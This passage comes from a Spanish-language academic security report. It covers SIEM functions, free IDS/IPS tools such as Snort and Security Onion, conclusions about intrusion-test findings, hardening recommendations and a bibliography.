3.6. PRINCIPALES FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM

3.6.1. Definición

Una SIEM previene una posible situación crítica y es la combinación de las funciones de dos categorías de productos:

SEM la cual detecta patrones anormales de accesibilidad y analiza prácticamente en tiempo real, todo lo que está ocurriendo en la gestión de seguridad

El SIM por su parte, agrupa esos datos en un repositorio central para ser explorados, generando diversos informes que otorgan información muy valiosa, para así poder evaluarlos y tomar las mejores decisiones.[13]

3.6.2. Funciones y Características

- Aplicar analítica integrada para detectar amenazas con precisión.
- Correlacionar actividades relacionadas para priorizar incidentes.
- Analizar y normalizar registros automáticamente.
- Arquitectura flexible permite el despliegue en local o en cloud
- Centraliza la vista de potenciales amenazas
- Determinar qué amenazas requieren resolución
- Cuales son ruido o falso positivo
- Incluir el contexto de los eventos de Seguridad para permitir resoluciones bien informadas
- Documentar, en un registro de auditoría, los eventos detectados y cómo fueron resueltos[14]
- Cumplir con las regulaciones de la industria en un formato de reporte sencillo

Se escala los temas a los analistas de seguridad y administradores de dispositivos

- Administradores de IPS para el bloqueo externo de URL´s
- Administradores de EDR (antivirus) indicándole la severidad del evento y la reputación de la IP para que sea bloqueada
- Administradores de Proxy: para el bloqueo interno de URL´s
- Administradores de Plataformas Office 365: para el bloque de cuentas de correos

[13] UNCATEGORIZEDHULBUSCH. SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran. enero de 2020, https://sofecom.com/que-es-un-siem/.
[14] HELPSYSTEMS. Qué es un SIEM. 20 de diciembre de 2019, https://www.helpsystems.com/es/blog/que-es-un-siem.

3.7. PRINCIPALES HERRAMIENTAS OPEN SOURCE QUE CONTIENEN ATAQUES INFORMÁTICOS

Teniendo en cuenta que en problema planteado en el anexo 5 – Escenario 4 indica que la organización no posee presupuesto para herramientas de pagas, por lo que se sugiere la utilización de las siguientes las cuales cuentan como mínimo con licencia GPL.

3.7.1. Snort para Windows

Snort es un IDS/IPS en red que es libre y gratis con licencia GL, ofrece la capacidad de examinar en tiempo real todo el tráfico de red, independiente de la interfaz (WAN o LAN) donde lo pongamos, y su objetivo es detectar cualquier tipo de tráfico malicioso y bloquearlo a través del firewall.

Para verificar su funcionamiento se instala, configuran las reglas para identificar los paquetes y las tramas generadas por rejetto y se ejecuta en el equipo Windows 7 Profesional Vulnerable.[5]

3.7.2. Security Onion

Es una distribución de Linux que funciona como una solución robusta de seguridad. La misma incluye su propio sistema IDS/IPS y funciona mediante soluciones base como OSSEC y Snort. Además, también funciona en base al sistema Suricata en relación a las funcionalidades IDS/IPS basados en red. Un punto super interesante que puede marcar la diferencia a la hora de elegir la solución que necesitas es que viene integradas con diversas herramientas.

3.7.3. Winpatrol

Solución con funcionalidades IDS/IPS más liviana que podemos encontrar. No ocupada ni siquiera 2MB, así también la instalación no precisa de más de 4,5 MB. Una vez instalado, ya puedes ejecutarlo muy rápidamente.[15]

EXPONER EL DESARROLLO DEL TRABAJO REALIZADO A TRAVÉS DE VIDEO:

https://www.youtube.com/watch?v=T_yhTen0T48

[15] CRISTINA PÉREZ S, Detección De Intrusos Con Snort. 2015, http://docplayer.es/8675215-Deteccion-de-intrusos-con-snort.html.

4. CONCLUSIONES

Evidentemente en las organizaciones que tienen estructurado cada uno de los equipos Red Team y Blue Tem, y las funciones desarrolladas por estos grupos, obtienen mejores resultados en lo que tiene que ver la seguridad ofensiva, dado que realizando emulaciones de ataques a los sistemas y simulacros de los mismos están mejor preparadas para posibles ataques reales y su posible contención.

La etapa de ejecución de pruebas de intrusión, sirvió para analizar casos que se pueden presentar en algunas empresas que por tener programas y/o aplicativos que no se pueden migrar a las últimas versiones de software pueden estar expuestos a diferentes ataques informáticos como por ejemplo acceso remotos sin credenciales para tomar control del equipo y para ingresar crear usuarios y asignarles privilegios de administrador del sistema como se expuso en el contenido del trabajo dado que no cuentan con buenas medidas de seguridad para la protección de la información para una empresa o entidad.

Lo que respecta a la etapa contención de ataques informáticos, analizar de cómo actuar frente a un ataque informático en tiempo real. Además, de afianzar y poner en prácticas nuevos conceptos como el Hardening, los CIS, y SIEM por lo que se indago e investigo que hacen y las principales características, funciones en aras de proteger la información en una infraestructura de TI dentro de una organización

De allí la importancia de mantener los equipos de cómputo cuenten con la última actualización tanto del sistema operativo como de sus parches de seguridad y software de última generación además mantener buenas medidas y políticas de protección tanto del equipo de cómputo como en la red en donde este se conecta.

5. RECOMENDACIONES

Con el propósito de mantener la seguridad de la infraestructura TI de las organizaciones debemos tener presente la implementación de mecanismos sólidos para contrarrestar posibles ataques de los ciberdelincuentes, como son dispositivos de hardware y de software especializados en la seguridad de la información, como también profesionales expertos y la implementación de políticas y estándares de seguridad informática, que puedan identificar riesgos y amenazas a nuestra organización

Podemos resaltar las siguientes recomendaciones que mitigueno impidan la materialización de una vulnerabilidad o un de un riesgo informático:

- Realizar planes de actualizaciones de manera periódica.
- Usar datos encriptados siempre que sea posible.
- Aplicar niveles de seguridad en las Capas de Enlace de Datos.
- Desinstalar programas que no estemos usando
- Aislar los procesos críticos de los servicios o aislando los procesos a contextos controlados
- Cerrar puertos que no se usen o innecesarios para la actividad.
- Restringir los permisos de seguridad en archivos y carpetas.
- Restringir el software siempre que sea posible.
- Utilizar Seguridad de Windows Defender
- Desinstalación todo el software que sea innecesario.
- Bloquear usuarios que salieron de la empresa o que están en periodo de vacaciones.
- Deshabilitar todos los servicios que no se están siendo usados.

REFERENCIAS BIBLIOGRAFICAS

REVISTA SEMANA. Chuzadas Así fue la Historia. {En Línea}. {Consultado el 16 de febrero 2021}. Disponible en: https://www.semana.com/nacion/articulo/chuzadas-a-negociadores- de-la-paz-por-parte- del- ejercito-nacional-asi-fue-la-historia/376548/ /.

MINISTERIO DE TELECOMUNICACIONES. {En Línea}. {Consultado el 18 de febrero 2021}. Disponible en: https://www.mintic.gov.co/portal/inicio/3705:Ley- 1273-de-2009.pdf

CONGRESO DE LA REPUBLICA, {En Línea}. {Consultado el 18 de febrero 2021}. Disponible en: https://www.defensoria.gov.co/public/Normograma%202013_html /Normas/Ley_1581_2 012.pdf.

CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA, Deberes de los profesionales para con la dignidad de sus profesiones, Pg. 11 {En Línea}. {Consultado el 18 de febrero 2021}. Disponible en: https://www.copnia.gov.co/tribunal- de-etica/código-de-ética.

JOSÉ MANUEL PARDO, ¿Qué es un Blue Team y cómo trabaja?. {En Línea}. {Consultado el 24 marzo 2021}. Disponible en: https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja.

NORBEY QUEVEDO HERNÁNDEZ. De Andrómeda a los “hackers”. {En Línea}. {Consultado el 18 de febrero 2021}. Disponible en: https://www.elespectador.com/noticias/investigacion/de- andromeda-a-los- hackers/.

INCIBE-CERT.Cve-2014-6287. {En Línea}. {Consultado el 26 marzo 2021}. Disponible en: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287.

JESÚS DÍAZ VICO. Identificación Y Reporte De Incidentes De Seguridad Para Operadores Estratégicos. {En Línea}. {Consultado el 26 marzo 2021}. Disponible en: https://www.ismsforum.es/ficheros/descargas/intcnpicidentificacionreporteincidentes1388658038.pdf.

WIKIPEDIA. Centro de seguridad de Internet. {En Línea}. {Consultado el 20 de enero 2021}. Disponible en: https://en.wikipedia.org/wiki/Center_for_Internet_Security

PEÑA ARREDONDA. la historia de la fachada Andrómeda. {En Línea}. {Consultado el 21 de febrero 2021}. Disponible en: https://www.enter.co/cultura-digital/colombia-digital/detras-de-buggly-la-historia-de-la- fachada-andromeda/.

JOSÉ LUIS PEÑARREDONDA. Buggly, la comunidad en la que el Ejército camufló a sus hackers. {En Línea}. {Consultado el 20 de febrero 2021}. Disponible en: https://www.enter.co/chips-bits/seguridad/asi-es-la-presunta-fachada-de-la-central-de- hackeo-del-ejercito/.

MANAGEENGINE. ¿Qué son y cómo implementar los Controles de Seguridad Crítica CIS?, {En Línea}. {Consultado el 16 de febrero 2021}. Disponible en: https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html.

LORENA FERNÁNDEZ HULBUSCH. Protege tu red con sistemas IDS/IPS y descubre cuáles son los mejores. {En Línea}. {Consultado el 10 de abril 2021}. Disponible en: https://findanyanswer.com/qu- es-una-redaccin-ejemplos.

UNCATEGORIZEDHULBUSCH. SIEM. la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran {En Línea}. {Consultado el 20 de enero 2021}. Disponible en: https://sofecom.com/que-es-un-siem/

HELPSYSTEMS. Qué es un SIEM. {En Línea}. {Consultado el 18 de febrero 2021}. Disponible en: https://www.helpsystems.com/es/blog/que-es-un-siem.

CRISTINA PEREZ S. Detección De Intrusos Con Snort. {En Línea}. {Consultado el 22 de marzo 2021}. Disponible en: : https://www.snort.org/#documents.